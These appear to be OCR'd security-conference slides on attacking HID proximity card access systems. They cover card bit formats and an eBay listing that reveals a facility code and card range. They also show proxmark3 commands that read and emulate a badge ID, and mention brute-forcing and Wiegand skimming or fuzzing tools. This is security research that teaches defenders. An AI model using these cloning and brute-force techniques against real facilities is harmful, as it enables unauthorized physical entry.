Foundstone
A division of McAfee

Attacking Proximity Card Access Systems


Brad Antoniewicz

Who am I?

Hi, I'm Brad

Physical Access Architecture

Reenactment ~$400



Card to Reader Interface

- Reader's Job is to get data from the Card
  - Format it for wired transmission (often Wiegand Protocol)

- Various Card Types
  - May be 125kHz (LF) or 13.56MHz (HF)
  - Cards have varying layers of security
    - HID Prox
    - iClass

HID ProxCard

- 26-bit Format (H10301)

26 Bit Card Format (H10301)																								
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25
1	0	0	0	0	0	0	0	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
P	Facility ID/Site Code								Card Number																P
	0 - 255								0 - 65535																

- HID Controlled:
  - 35-Bit (Corporate 1000)
  - 37-Bit (H10302)
  - 37-Bit + Facility Code (H10304)

Welcome! Sign in or register.

My eBay | Sell | Community | Customer Support

CATEGORIES | FASHION | MOTORS | DEALS | CLASSIFIEDS

eBay Buyer Protection Learn more

Back to home page | Listed in category: Business & Industrial > Retail & Services > Security & Surveillance > Other

This listing has ended.

HID ProxCard II Clamshell 1326LMSMV

Item condition: **New**

Sold For: **US $50.00**

Add to list

Shipping: **FREE** Standard Shipping | See all details

Delivery: Estimated within 2-6 business days

Returns: No Returns Accepted

eBay Buyer Protection
Covers your purchase price plus
Learn more

Seller info

milicifet (50 ★)

100% Positive feedback

Save this seller

See other items

Other item info

Item number: 330531057670

Item location: Council Bluffs, IA, United States

I accidently ordered some duplicates, so here are the excess

Description | Shipping and payments

Seller assumes all responsibility for this listing.

Item specifics

Condition: New: A brand-new, unused, unopened, undamaged item in its original packagin (where packaging is ... Read more

Up for sale are 52 HID ProxCard II Clamshell Access cards. I accidentally ordered some duplicates, so these are the excess. The cards are completely white and do not have any logo on them allowing you to put your company logo on if you wish. Here is the information from the side of the box:


Job: 11841719-01A
Part Number: 1326LMSMV
Card Range 08100 - 08151
Quantity: 52
Format: H10301
Facility Code: 19

Standard proxmark3 cloning


```
proxmark3> lf hid fskdemod
#db# TAG ID: 98139d7c32 (5432)
#db# TAG ID: 98139d7c32 (5432)
#db# TAG ID: 98139d7c32 (5432)
#db# Stopped
```

```
proxmark3> lf hid sim 98139d7c32
Emulating tag with ID 98139d7c32
#db# Stopped
```

proxbrute



Sequentially Numbered


Privilege Escalation via Lost, Temp, Skimmed Badges

Important Notes

- No-knowledge brute forcing
  - Facility Codes are 1 – 255
  - Cards are ordered in minimum groups of 100


  - Might be a lot of waiting :(
    - 1 try per second
    - Brute force entire key space 776 days (over 2 years)


Reader to Controller Interface



- Standard Protocol
  - Most Commonly Wiegand Protocol
  - Can be RS232


Wiegand Protocol





Finding Wiegand

Wiegand Tools



- Skimmer/Emulator/Fuzzer
  - Reads data from reader
  - Sends it to Controller
  - Input via Serial Port
- Brute Forcer!
